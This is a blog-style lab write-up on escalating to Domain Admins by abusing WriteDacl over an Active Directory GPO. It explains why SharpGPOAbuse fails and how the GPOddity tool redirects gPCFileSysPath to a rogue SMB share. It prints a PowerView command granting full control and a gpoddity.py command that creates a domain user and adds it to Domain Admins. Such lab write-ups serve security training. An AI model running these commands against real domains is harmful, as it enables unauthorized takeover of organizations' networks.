
Abusing GPO with WriteDacl AD DACL
Introduction
Recently, I set up a lab that simulates a scenario where a user has the WriteDacl permission over a GPO, making the GPO vulnerable to exploitation. During the simulation, I discovered that existing tools, such as SharpGPOAbuse and pyGPOAbuse, do not actually work to set up immediate or scheduled tasks after granting the user GenericAll or GenericWrite permissions over the GPO. Therefore, I did some research to see if there was any solution and found the GPOddity automation tool, developed by Synacktiv researchers, which works very well to escalate user privileges to Domain Admins.
In this blog, I am going to explain the limitations of existing tools and another attack vector used in GPOddity, with some demonstrations in my lab.
Lab Setup
In the lab, a user labuser01 has been assigned the WriteDacl permission over a GPO Vuln Policy, which is linked to the domain.

To exploit the DACL, the delegated user can grant themselves full control (GenericAll) of the GPO and then create an immediate or scheduled task applied to computer or user objects to execute commands for privilege escalation as an example.

Use the function Add-DomainObjectAcl in the PowerView tool to grant the user GenericAll permission over a GPO.
Add-DomainObjectAcl -TargetIdentity "Vuln Policy" -PrincipalIdentity "home\labuser01" -Rights All
Knowledge: Group Policy Template in SYSVOL Share
Theoretically, if a user has been delegated GenericAll over a GPO via the Group Policy Management editor, they would obtain full permission of the respective group policy folder in the SYSVOL SMB share of the domain controllers. The folder contains all the Group Policy Template files, which include all the settings to apply to the linked user or computer objects.

According to Microsoft documentation, by default, clients and servers check for changes to GPOs every 90 minutes using a randomized offset of up to 30 minutes. Domain controllers check for computer policy changes every 5 minutes. When users and computers attempt to check for changes to GPOs, they retrieve the GPT files from the folders in the SYSVOL SMB share.
The Problem of Existing Tools with WriteDacl
Existing tools, such as SharpGPOAbuse, create an immediate task by directly modifying the Group Policy Template folder in SYSVOL SMB shares on domain controllers. However, these tools do not consider the synchronization issue of LDAP and SMB permissions when granting a user the GenericAll permission over GPOs. This means that even though labuser01 grants themselves the GenericAll privilege over the Vuln Policy GPO using pentesting tools such as PowerView, they only obtain full control of the GPO configurations and attributes, but not full permissions of the group policy folder in the SYSVOL share.

When we try to browse the GPO using Group Policy Management, a message pops up asking for synchronization of the SYSVOL folder.

In reality, or during a real red team exercise, we cannot just wait for a domain admin to log into domain controllers and click on that ‘OK’ button for permission synchronization. Hence, we need to find another solution to make use of the GenericAll privilege over the GPO.
Solution: Modifying the GPO folder path via gPCFileSysPath attribute

Synacktiv introduced a new attack vector of spoofing the GPO location through the gPCFileSysPath attribute. This LDAP attribute points to the folder associated with the GPO in the SYSVOL SMB share of the domain controller.
Once the path is modified to our controlled SMB share or a writable share in the Active Directory environment, we can write the scheduled task to perform command execution on behalf of all computers or users.
GPOddity
GPOddity can automate GPO attacks via the gPCFileSysPath attribute.

Assuming the user already has a writable share in the network, hosting an embedded SMB server is not needed. The script will change the gPCFileSysPath to the manipulated share, clone the original GPO files, and create a scheduled task XML file with the commands. In this case, the task creates a new domain user and attempts to add the user to the Domain Admins group with the privilege of the computer that is refreshing the group policy.
$ python3 gpoddity.py --gpo-id "FA300B64-C70B-46A8-84B5-B44FA07EBE66" --gpo-type "computer" --domain "home.lab" --username "labuser01" --password "..." --command 'net user gpo_admin Password123! /add /domain && net group "Domain Admins" gpo_admin /ADD /DOMAIN' --rogue-smbserver-ip "10.10.20.11" --rogue-smbserver-share "Shared" --smb-mode "none" --verbose

The Python script will generate an output folder GPT_out. All you need to do is copy all the sub-folders and files to the rogue SMB share and wait for the group policy to refresh.
Finally, the command is executed by a computer object that has the privilege (e.g., Domain Controllers) to create a new domain user and add the user to the Domain Admins group.
Conclusion
It took me quite some time to figure out how to run a scheduled task starting from the WriteDacl permission and to overcome the LDAP and SMB synchronization issues. Hope you find something useful in this blog!